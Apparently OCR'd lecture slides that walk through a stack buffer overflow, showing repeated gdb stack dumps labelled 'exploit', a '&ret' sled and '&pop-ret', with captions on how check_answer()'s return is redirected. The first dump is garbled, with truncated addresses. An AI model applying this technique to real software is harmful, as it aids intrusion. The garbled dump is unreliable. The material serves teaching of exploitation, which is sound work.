


```
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34     exploit
0xffffd0b0:    exploit       exploit       exploit       exploit
0xffffd0c0:    exploit       exploit        &ret          &ret
0xffffd0d0:     &ret          &ret          &ret          &ret
0xffffd0e0:     &ret          &ret          &ret          &ret
0xffffd0f0:     &ret          &ret          &ret          &ret
0xffffd100:     &ret          &ret          &ret          &ret
(gdb) x/32xw $esp+256
0xffffd190:   &pop-ret      0xffffd300    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
0                           0xffffd3fd    0xffffd40c    0xffffd441
0                           0xffffd469    0xffffd479    0xffffd484
0                           0xffffd4ca    0xffffd50e    0xffffd53d
0                           0xf                         0xffffdad8
0                           0xffffdb3b    0xffffdb8d    0xffffdb98
0                           0xffffdbf3    0xffffdc51    0xffffdc60
(
```

What is going to happen now when we allow check_answer() to return? Its clean-up code is going to reset the stack so it uses the stack location at 0xffffd0dc as its return address. We have placed &ret there.

This is our string address


return



```
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34     exploit
0xffffd0b0:    exploit       exploit       exploit       exploit
0xffffd0c0:    exploit       exploit        &ret          &ret
0xffffd0d0:     &ret          &ret          &ret          &ret
0xffffd0e0:     &ret          &ret          &ret          &ret
0xffffd0f0:     &ret          &ret          &ret          &ret
0xffffd100:     &ret          &ret          &ret          &ret
(gdb) x/32xw $esp+256
0xffffd190:   &pop-ret      0xffffd300    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
0xffffd1b0:   0xffffd3e7    0xffffd3fd    0xffffd40c    0xffffd441
0xffffd1c0:   0xffffd452    0xffffd469    0xffffd479    0xffffd484
0xffffd1d0:   0xffffd496    0xffffd4ca    0xffffd50e    0xffffd53d
0xffffd1e0:   0xffffd549    0xf                         0xffffdad8
0xffffd1f0:   0xffffdb08    0xffffdb3b    0xffffdb8d    0xffffdb98
0xffffd200:   0xffffdbdc    0xffffdbf3    0xffffdc51    0xffffdc60
(gdb)
```

This is our string address


return...on and on... until…



```
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34     exploit
0xffffd0b0:    exploit       exploit       exploit       exploit
0xffffd0c0:    exploit       exploit        &ret          &ret
0xffffd0d0:     &ret          &ret          &ret          &ret
0xffffd0e0:     &ret          &ret          &ret          &ret
0xffffd0f0:     &ret          &ret          &ret          &ret
0xffffd100:     &ret          &ret          &ret          &ret
(gdb) x/32xw $esp+256
0xffffd190:   &pop-ret      0xffffd300    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
0xffffd1b0:   0xffffd3e7    0xffffd3fd    0xffffd40c    0xffffd441
0xffffd1c0:   0xffffd452    0xffffd469    0xffffd479    0xffffd484
0xffffd1d0:   0xffffd496    0xffffd4ca    0xffffd50e    0xffffd53d
0xffffd1e0:   0xffffd549    0xf                         0xffffdad8
0xffffd1f0:   0xffffdb08    0xffffdb3b    0xffffdb8d    0xffffdb98
0xffffd200:   0xffffdbdc    0xffffdbf3    0xffffdc51    0xffffdc60
(gdb)
```

This is our string address


pop and return



```
(gdb) x/32xw $esp
0xffffd090:   0x08048630    0xffffd0ac    0x000000c2    0xf7ea8716
0xffffd0a0:   0xffffffff    0xffffd0ce    0xf7e20c34     exploit
0xffffd0b0:    exploit       exploit       exploit       exploit
0xffffd0c0:    exploit       exploit        &ret          &ret
0xffffd0d0:     &ret          &ret          &ret          &ret
0xffffd0e0:     &ret          &ret          &ret          &ret
0xffffd0f0:     &ret          &ret          &ret          &ret
0xffffd100:     &ret          &ret          &ret          &ret
(gdb) x/32xw $esp+256
0xffffd190:   &pop-ret      0xffffd300    0xffffd382    0x00000000
0xffffd1a0:   0xffffd387    0xffffd392    0xffffd3a4    0xffffd3d6
0xffffd1b0:   0xffffd3e7    0xffffd3fd    0xffffd40c    0xffffd441
0xffffd1c0:   0xffffd452    0xffffd469    0xffffd479    0xffffd484
0xffffd1d0:   0xffffd496    0xffffd4ca    0xffffd50e    0xffffd53d
0xffffd1e0:   0xffffd549    0xf                         0xffffdad8
0xffffd1f0:   0xffffdb08    0xffffdb3b    0xffffdb8d    0xffffdb98
0xffffd200:   0xffffdbdc    0xffffdbf3    0xffffdc51    0xffffdc60
(gdb)
```

This is our string address

